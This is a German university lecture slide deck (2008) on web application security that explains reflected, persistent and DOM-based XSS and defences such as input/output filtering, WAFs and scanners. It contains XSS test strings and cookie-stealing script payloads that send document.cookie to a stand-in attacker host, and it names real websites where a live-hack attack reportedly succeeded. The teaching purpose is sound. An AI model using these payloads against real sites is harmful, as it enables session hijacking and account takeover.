

Sicherheit Web-basierter Anwendungen

IT Sicherheit

Dozent: Prof. Dr. Stefan Karsch

Enriko Podehl

13.02.2008

Einleitung

- Web-basierte Anwendungen Teil unseres Alltags
- Geben dabei persönliche Daten preis
- Aber auch Betreiber neuen Gefahren ausgesetzt
- Deswegen mit Bedrohungen beschäftigen

Zielsetzung

- Für Thematik sensibilisieren
- Fragen klären:
 - Wie sehen die Gefahren aus?
 - Welche Teile der Anwendung müssen geschützt werden?
 - Wo findet sich Hilfe zum Thema?

Inhaltsverzeichnis

1. Angriffsebenen
2. Angriffsmethode (XSS)
 - 2.1. Serverseitiges XSS
 - 2.2. Clientseitiges XSS
3. Methoden zum Schutz
4. Live-Hack
5. Schlussfolgerung




ANGRIFFSEBENEN

Angriffsebenen

- Web Application Security Statistics Project des WASC (2006)
- Überblick über Schwachstellen in Webanwendungen
- Unterschiedliche Scanner für unterschiedliche Ebenen

Vulnerability stack




Angriffsebenen nach Jeremiah Grossman [WAS06]



ANGRIFFSMETHODEN


Statistikergebnisse (I)

Prozentsatz der angreifbaren Webseiten, nach Angriffsklassen [WAS06]



Statistikergebnisse (II)

Häufigsten Schwachstellen, nach Angriffsklassen [WAS06]



Top 10 der OWASP (2007)

1. Cross Site Scripting
2. Injection Flaws (u. a. SQL Injection)
3. Melicious File Execution
4. Insecure Direct Object Reference
5. Cross Site Request Forgery
6. Information Leakage and Inproper Error Handling
7. Broken Authentication and Session Management
8. Insecure Cryptographie Storage
9. Insecure Communications
10. Failure to Restrict URL Access

XSS

- Keine einheitlichen Beschreibungen oder Definitionen
- XSS: ausführbarer Code über eine Webseite verteilt, im Browser des Anwenders ausgeführt
- Meist HTML/JavaScript
- Ziel: Code im Browser des Anwenders ausführen
- Zweck: Account des Benutzers übernehmen, Browser auf andere Seite umleiten oder betrügerischen Inhalt zeigen

Serverseitiges XSS

- Command-Execution-Angriffe
- Daten des Servers erspähen, in Server eindringen, Daten verändern, Dienste lahmlegen
- Angriff auf unterschiedlichen Schichten möglich
- Auch als temporäres XSS bekannt
- Information Disclosure, Vorbereitung für komplexere Angriffe, aber auch Protskans, Server DoS oder Brute Force Attacken möglich

Clientseitiges XSS

- Angriff richtet sich gegen Benutzer einer bestimmten Webseite
- Vertrauensverhältnis von Nutzer N zu Webseite W ausgenutzt
- Bsp.: gefälschte Informationen präsentieren, Daten vom Rechner von N erspähen, die von Sicherheitseinstellungen eigentlich nur an W gesendet werden dürfen

Angriffsstrings

- Viele Quellen im Internet

```
' ;alert(String.fromCharCode(88,83,83))//\';alert(String.fromCharCode(88,83,83))//"/ ;alert(String.fromCharCode(88,83,83))//\ "/ ;alert(String.fromCharCode(88,83,83))//--></SCRIPT>">'><SCRIPT>alert(String.fromCharCode(88,83,83))</SCRIPT>
```

```
<IMG "" "><SCRIPT>alert("XSS")</SCRIPT>">
```


```
<BODY ONLOAD=alert('XSS')>
```

Quelle: <http://ha.ckers.org/xss.html>

Reflektiertes XSS (I)

- Unterscheidet 3 Haupttypen von XSS
- Reflektiertes XSS am häufigsten
- Opfer muss präparierte URL anklicken
- In Variablenparametern der URL wird der Schadcode versteckt
- Aktuelle Beispiele auf Phishmarkt
(<http://baseportal.com/baseportal/phishmarkt/at>)

Reflektiertes XSS (II)



[HEI07]

Reflektiertes XSS (III)

- Beispiel: personalisierte Webseite

```
http://portal.example/index.php?sessionid=12312312&username=Joe
```

JavaScript zum Cookie Diebstahl (URL encoded)

```
http://portal.example/index.php?sessionid=12312312&username=%3C%73%63%72%69%70%74%3E%64%6F%63%75%6D%65%6E%74%2E%6C%6F%63%61%74%69%6F%6E%3D%27%68%74%74%70%3A%2F%2F%61%74%74%61%63%6B%65%72%68%6F%73%74%2E%65%78%61%6D%70%6C%65%2F%63%67%69%2D%62%69%6E%2F%63%6F%6F%6B%69%65%73%74%65%61%6C%2E%63%67%69%3F%27%2B%64%6F%63%75%6D%65%6E%74%2E%63%6F%6F%6B%69%65%3C%2F%73%63%72%69%70%74%3E
```

Decodierte URL


[Con04, Seite 25f]

```
http://portal.example/index.php?sessionid=12312312&username=<script>document.location='http://attackerhost.example/cgi-bin/cookiesteal.cgi?'+document.cookie</script>
```

Persistentes XSS (I)

- Auch stored oder beständiges XSS genannt, ähnlich dem reflektierten XSS
- Server spielt Schadcode aus URL als Webinhalt an Browser zurück
- Zwischenstopp in Serverdatenbank
- Liefert dadurch Schadcode auch an andere Anwender aus
- Häufig der Angreifer, der den manipulierten Link zum ersten Mal klickt

Persistentes XSS (II)



[HEI07]

 Bug
  Schadcode

Persistentes XSS (III)

- Beispiel: Diebstahl eines Cookies von registriertem Nutzer (Bulletin Board)
- Angreifer hinterläßt Nachricht mit folgendem Code:


```
<SCRIPT>
  document.location='http://attackerhost.example/cgi-
  bin/cookiesteal.cgi?'+document.cookie
</SCRIPT>
```

- Benutzer liest dies, sein Cookie wird gestohlen, Account ist kompromittiert [Con04, Seite 25]

Lokales XSS (I)

- Angriff spielt sich auf Rechner des Anwenders ab
- Tritt besonders bei Web 2.0 Anwendungen auf
- Server liefert nur fehlerhafte Script (Java/JavaScript) an Browser, aber nicht den Schadcode

Lokales XSS (II)



[HEI07]

Lokales XSS (III)

- Baumartige Document Object Model, das ganze Webseite repräsentiert, spielt besondere Rolle
- Daher Bezeichnung: DOM-basiertes XSS
- Über Zugriff auf DOM-Baum dynamische Änderung an der dargestellten Webseite möglich
- Hier kopiert fehlerhaftes browserseitiges Anwendungsscript den Schadcode direkt aus der URL per DOM-Zugriff in angezeigte Webseite

Fazit

- Angriffsmethoden hängen oft zusammen oder treten in Kombination auf (z. B. XSS mit SQL Injection, HTTP Response Splitting oder CSRF)
- Abgrenzung dadurch schwierig
- Größte Schwachstelle: unzureichende Input- und Output-Filterung



METHODEN ZUM SCHUTZ

Webshields

- Auch Web Application Firewall, Filtern Datenstrom zwischen Browser und Webanwendung
- Tritt unzulässiges Eingabemuster auf, wird Transfer unterbrochen oder anders reagiert
- Einige Webshields können auch Daten vom Webserver an den Browser überwachen
- Erkennen nicht alle Angriffsformen, dient eher als Ergänzung (Second Line of Defense)
- Integration tlw. schwierig, höhere Lastanforderung und Abhängigkeit zu anderen Systemen (im Vergleich zu Netzwerk Firewalls)

WebScanner

- Programme für Penetrationstests
- Untersuchen Anwendungen auf bekannte Schwachstellen
- Auf Client-Computer installiert
- Vier Phasen
 - Crawl/Scan
 - Analyse
 - Audit/Penetrationstest
 - Reporting
- Sinnvolle Tools, ersetzen aber keine Experten oder fehlendes Know-how

Input- und Output-Filterung

Input-Filterung

- Eingehende Daten (Formulare, URL) decodieren, validieren, filtern
- Whitelisting ist Blacklisting vorzuziehen
- Viele kleine Filter erstellen, komplexe so nachbilden

Output-Filterung

- Ausgabe darf keinen ausführbaren Code enthalten
- Solche Zeichen invalidieren
- Header Manipulation verhindern



LIVE-HACK

Live-Hack

```
' ;alert(String.fromCharCode(88,83,83))//\';alert(String.fromCharCode(88,83,83))//"/";alert(String.fromCharCode(88,83,83))//"/\";alert(String.fromCharCode(88,83,83))//--></SCRIPT>">'><SCRIPT>alert(String.fromCharCode(88,83,83))</SCRIPT>
```

- Beispielangriff durchführen
- Angriffsstring bei PHPIDS analysieren
- Erfolgreich bei:
 - http://www.boxxet.com/Giorgio_Armani/Source:blog.buch-club-net.de
 - <http://www.bam.de/de/basis/suche/index.htm>
 - <http://217.79.220.15//exe.php3>



SCHLUSSFOLGERUNG

Schlussfolgerung

- Sicherheit in Web-basierten Anwendungen sehr ernst nehmen
- Vielfältige Bedrohungen, XSS besonders gefährlich (Kombinationen mit anderen Angriffsklassen)
- Filter und Scanner alleine reichen nicht aus
- Besonders sensibel für Input- und Output-Filterung

Literaturverzeichnis

- [WAS06] WASC. Web application security statistics. Internet, 2006.
<http://www.webappsec.org/projects/statistics/>, Stand: 11.12.2007.
- [HEI07] Heise Security. *Gesundes Misstrauen*. Internet, 2007.
<http://www.heise.de/security/artikel/print/84149>, Stand: 07.01.2008
- [Con04] Web Application Security Consortium. *Web Application Security Consortium: Threat Classification*, 1. edition, 2004.
http://www.webappsec.org/projects/threat/v1/WASC-TC-v1_0.de.pdf,
Stand: 11.12.200.